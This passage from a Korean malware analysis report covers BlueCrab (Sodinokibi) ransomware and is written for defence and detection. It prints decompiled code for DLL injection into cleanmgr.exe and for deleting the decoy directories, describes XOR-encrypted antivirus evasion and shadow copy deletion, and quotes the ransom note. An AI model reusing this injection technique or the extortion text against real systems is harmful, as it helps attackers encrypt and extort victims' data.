.rsrc 섹션 중 첫 번째 RCDATA 항목의 데이터가 XOR 암호화되었다. 키는 "1234"로 하드코딩 되어있다. 해당 데이터는 특정 타사 AV제품을 우회하는 행위를 하는 역할의 DLL로, 해당 AV가 설치되어 있지 않으면 사용하지 않는 부분이다. 만일 타사 특정 AV를 사용하고 있다면 %USERPROFILE% 경로에 db.bat 이름으로 드롭된 후 rundll32.exe 에 의해 실행되며, system32 디렉토리의 cleanmgr.exe를 실행 후 인젝션한다. 인젝션된 cleanmgr.exe는 디코이 파일이 위치한 디렉토리를 찾아 삭제하는 행위를 한다.

```

v11 = CreateProcessA(
    "C:\\Windows\\System32\\cleanmgr.exe",
    (LPSTR)&CommandLine,
    0i64,
    0i64,
    0,
    0,
    0i64,
    0i64,
    &StartupInfo,
    &ProcessInformation);
if ( v11 )
{
    Str = arg(1);
    hProcess = OpenProcess(0x1F0FFFu, 0, ProcessInformation.dwProcessId);
    if ( hProcess && hProcess != (HANDLE)-1i64 )
    {
        lpBaseAddress = VirtualAllocEx(hProcess, 0i64, 0x104ui64, 0x3000u, 4u);
        v3 = strlen(Str);
        WriteProcessMemory(hProcess, lpBaseAddress, Str, v3 + 1, 0i64);
        v7 = CreateRemoteThread(hProcess, 0i64, 0i64, (LPTHREAD_START_ROUTINE)LoadLibraryA, lpBaseAddress, 0, 0i64);
    }
}

```

그림 16.

cleanmgr.exe 인젝션 코드

```

while ( 1 )
{
    v9 = readdir(v10);
    if ( !v9 )
        break;
    v8 = concat(Str, (const char *) (v9 + 8));
    FileName = concat((const char *)v8, "\\Hangeul.hwp");
    v6 = concat((const char *)v8, "\\Memo.txt");
    v5 = concat((const char *)v8, "\\Photo.jpg");
    if ( access(FileName, 0) != -1 && access(v6, 0) != -1 && access(v5, 0) != -1 )
    {
        Block = concat((const char *)v8, "\\");
        remove_directory((const char *)Block);
    }
}

```

그림 17. 디코이

파일 디렉토리 삭제 코드

Delphi Loader에 의해 BlueCrab 랜섬웨어 바이너리가 실행되면 PowerShell 명령어를 통해 VSC 삭제 후 파일 암호화 행위를 수행한다. 암호화가 완료되면 윈도우 배경화면을 다음과 같이 변경한다.



그림 18. 변경된 바탕화면

*All of your files are encrypted!
Find 12xrr+readme.txt and follow instructions*

*--Welcome.Again.--
[+] Whats Happen? [+]
Your files are encrypted, and currently unavailable. You can check it: all files on you computer has expansion 12xrr.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).
[+] What guarantees? [+]
Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities – nobody will not cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service – for us, its does not matter. But you will lose your time and data, cause just we have the private key. In practise – time is much more valuable than money.
...(후략)*

표 3. 랜섬노트
V3 제품 에서는 다음과 같은 다양한 진단으로 BlueCrab 랜섬웨어를 차단 중이다.

AhnLab V3 Lite	AhnLab V3 Lite	AhnLab V3 Lite
⊗ 악성코드 차단	⊗ 악성코드 차단	⊗ 악성코드 차단
악성코드 이름: Ransomware/Win.BlueCrab.XM63 파일 경로: c:\Windows\SysWOW64\WerFault.exe 상태: 치료	악성코드 이름: Malware/MDP.Behavior.M3544 파일 경로: c:\windows\syswow64\werfault.exe 상태: 스레드 종료	악성코드 이름: Malware/MDP.Inject.M3044 파일 경로: c:\windows\syswow64\werfault.exe 상태: 프로세스 종료
상세 정보 ^ 클라우드 평판 정보 다운로드 주소: 최초 보고 날짜: 2019-05-15 오전 2:58:48 사용자 수: 329,169 클라우드 평판: ✓ 0 ✗ 0 최초 발견 국가: KR 안전도 평가:	상세 정보 ^ 프로세스 이름: werfault.exe 행위 정보: Fileless 기법 탐지 설명: 악성코드와 유사한 방법으로 인젝션... 클라우드 평판 정보 최초 보고 날짜: 2019-05-15 오전 2:58:48 사용자 수: 329,169 클라우드 평판: ✓ 0 ✗ 0 최초 발견 국가: KR 드로퍼:	상세 정보 ^ 프로세스 이름: powershell.exe 행위 정보: 자식 프로세스 메모리에 쓰기 설명: 악성코드와 유사한 행위를 수행 클라우드 평판 정보 최초 보고 날짜: 2019-05-15 오전 2:58:48 사용자 수: 329,169 클라우드 평판: ✓ 0 ✗ 0 최초 발견 국가: KR 드로퍼:
<input type="button" value="확인"/>	<input type="button" value="확인"/>	<input type="button" value="확인"/>
<input type="checkbox"/> 같은 알림 창 다시 띄우지 않기 1/1 < >	<input type="checkbox"/> 같은 알림 창 다시 띄우지 않기 2/2 < >	<input type="checkbox"/> 같은 알림 창 다시 띄우지 않기 3/3 < >

그림 19. V3 진단 화면

[파일 진단]

Ransomware/JS.BlueCrab.S1336
 Ransomware/JS.BlueCrab.S1366

[메모리 진단]

Ransomware/Win.BlueCrab.XM37
 Ransomware/Win.BlueCrab.XM63

[행위 진단]

Malware/MDP.Inject.M3044
 Malware/MDP.Behavior.M3491
 Malware/MDP.Behavior.M3544

Categories: 미분류, 악성코드 정보

Tagged as: bluecrab, 블루크랩, 랜섬웨어, Ransomware, Sodinokibi